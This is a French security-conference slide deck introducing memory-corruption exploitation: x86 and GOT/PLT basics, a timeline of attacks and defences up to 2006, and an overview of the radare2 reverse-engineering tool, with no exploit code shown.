Pwning en 2006

Julien (jvoisin) Voisin

May 13, 2016

RESSI 2016

Disponibilité

Les slides et les binaires sont disponibles sur

https://dustri.org/ressi2016.zip

whoami

Julien (jvoisin) Voisin

- NBS-System
- Contributeur à radare2
- ...

Quizz

- ASLR/PIE/NX/Canary

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda
- CTF

Quizz

- ASLR/PIE/NX/Canary
- GOT/PLT
- mona.py/peda
- CTF
- Heap feng shui

But de cette présentation

1. Crash course x86

But de cette présentation

1. Crash course x86
2. État de l'art jusqu'en 2006

But de cette présentation

1. Crash course x86
2. État de l'art jusqu'en 2006
3. Radare2

But de cette présentation

1. Crash course x86
2. État de l'art jusqu'en 2006
3. Radare2
4. Exploitation de stack-based buffer-overflows rigolos

Crash course

Exploitation

Exploitation


Un exploit est [...] un élément de programme permettant à un individu [...] d'exploiter une faille de sécurité informatique [...] afin de s'emparer d'un ordinateur [...].

Aujourd'hui, nous allons parler de corruption mémoire.


Notre terrain de jeu

```
[0x7f51f92b1cd0 150 /usr/bin/id]> ?0;f tmp;s.. @ rip
 0100 0000 0000 0000 bd15 cd80 fc7f 0000  ................
 0000 0000 0000 0000 c915 cd80 fc7f 0000  ................
 d815 cd80 fc7f 0000 ea15 cd80 fc7f 0000  ................
 0816 cd80 fc7f 0000 5416 cd80 fc7f 0000  ........T.......
orax 0x0000003b           rax 0x00000000           rbx 0x00000000
 rcx 0x00000000           rdx 0x00000000            r8 0x00000000
  r9 0x00000000           r10 0x00000000           r11 0x00000000
 r12 0x00000000           r13 0x00000000           r14 0x00000000
 r15 0x00000000           rsi 0x00000000           rdi 0x00000000
 rsp 0x7ffc80ccfe10       rbp 0x00000000           rip 0x7f51f92b1cd0
 rflags I
            ;-- rip:
                 4889e7         mov rdi, rsp
                 e8a83f0000     call 0x7f51f92b5c80
                 4989c4         mov r12, rax
                 8b050f312200   mov eax, dword [0x7f51f94d4df0]
                 5a             pop rdx
                 488d24c4       lea rsp, [rsp + rax*8]
                 29c2           sub edx, eax
                 52             push rdx
                 4889d6         mov rsi, rdx
                 4989e5         mov r13, rsp
                 4883e4f0       and rsp, 0xfffffffffffffff0
                 488b3d463322.  mov rdi, qword [0x7f51f94d5040]
```


Stack




ASLR et GOT



mov ..., ...
Code Section
Relative Offset
Var #1 address
Var #2 address
Var #3 address
...
Var #N address
GOT
Data Section


ASLR et GOT


Code:
call func@PLT
...
...
GOT:
...
GOT[n]:
<addr>
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]



Code:
call func@PLT
...
...
GOT:
...
GOT[n]:
<addr>
PLT:
PLT[0]:
call resolver
...
PLT[n]:
jmp *GOT[n]
prepare resolver
jmp PLT[0]
Code:
func:
...
...


Stack smashing





Stack smashing





État de l'art

Attaques

- Exploitation de buffer overflow (1972)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)
- ret2lib (1997 - Solar Designer)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)
- ret2lib (1997 - Solar Designer)
- Heap-spray (2001 - Blazde et SkyLined)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)
- ret2lib (1997 - Solar Designer)
- Heap-spray (2001 - Blazde et SkyLined)
- ROP (2005 - stealth)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)
- ret2lib (1997 - Solar Designer)
- Heap-spray (2001 - Blazde et SkyLined)
- ROP (2005 - stealth)
- Heap feng shui (2005?)

Attaques

- Exploitation de buffer overflow (1972)
- Morris Worm (1988)
- Smashing the Stack for Fun and Profits (1996 - Aleph One)
- ret2lib (1997 - Solar Designer)
- Heap-spray (2001 - Blazde et SkyLined)
- ROP (2005 - stealth)
- Heap feng shui (2005?)
- ...

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)
- Canary (1998 - Crispin Cowan)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)
- Canary (1998 - Crispin Cowan)
- x86-64 (2000 - AMD)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)
- Canary (1998 - Crispin Cowan)
- x86-64 (2000 - AMD)
- FORTIFY_SOURCE (2004 - gcc)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)
- Canary (1998 - Crispin Cowan)
- x86-64 (2000 - AMD)
- FORTIFY_SOURCE (2004 - gcc)
- Safe-unlinking (2004 - Windows XP SP2 et la glibc)

Défenses

- Stack non-executable (pre-1997 - Solar Designer pour Linux)
- ASLR+PIE (2001 - pipacs)
- Canary (1998 - Crispin Cowan)
- x86-64 (2000 - AMD)
- FORTIFY_SOURCE (2004 - gcc)
- Safe-unlinking (2004 - Windows XP SP2 et la glibc)
- ...

radare2

Boîte à outils

Professionnel

- IDA Pro
- Windbg
- ImmunityDBG
- WinDBG

Amateur

- IDA Pro
- Windbg
- Hopper
- OllyDBG

Boîte à outils


Professionnel

- IDA Pro ($5000)
- Windbg ($200)
- ImmunityDBG
- WinDBG

Amateur

- IDA Pro (Piraté)
- Windbg (Windows piraté)
- Hopper (Probablement pas)
- OllyDBG (Pas maintenu)

radare2




- Radare en 2006
- Radare2 en 2009
- 350kLoC de C sous LGPL
- http://rada.re

Fonctionnalités

- Supporte tout plein d'architectures
- Tourne partout
- N'a pas d'interface graphique (publique)


Le vim du reversing



Chaque commande est une lettre

- a pour analyser
- p pour printer
- d pour debugger


Le vim du reversing



Et on peut les combiner!

- pdf: print disassembled function
- dcu main: debug continue until main
- wox 0x10: write operation xor avec 0x10


Le vim du reversing



Tout est documenté, il suffit d'ajouter le caractère ? à la fin de chaque commande pour avoir sa documentation.

ASCII-graphs!

- Interactif!
- Debugger
- Minimap
- Call-graph

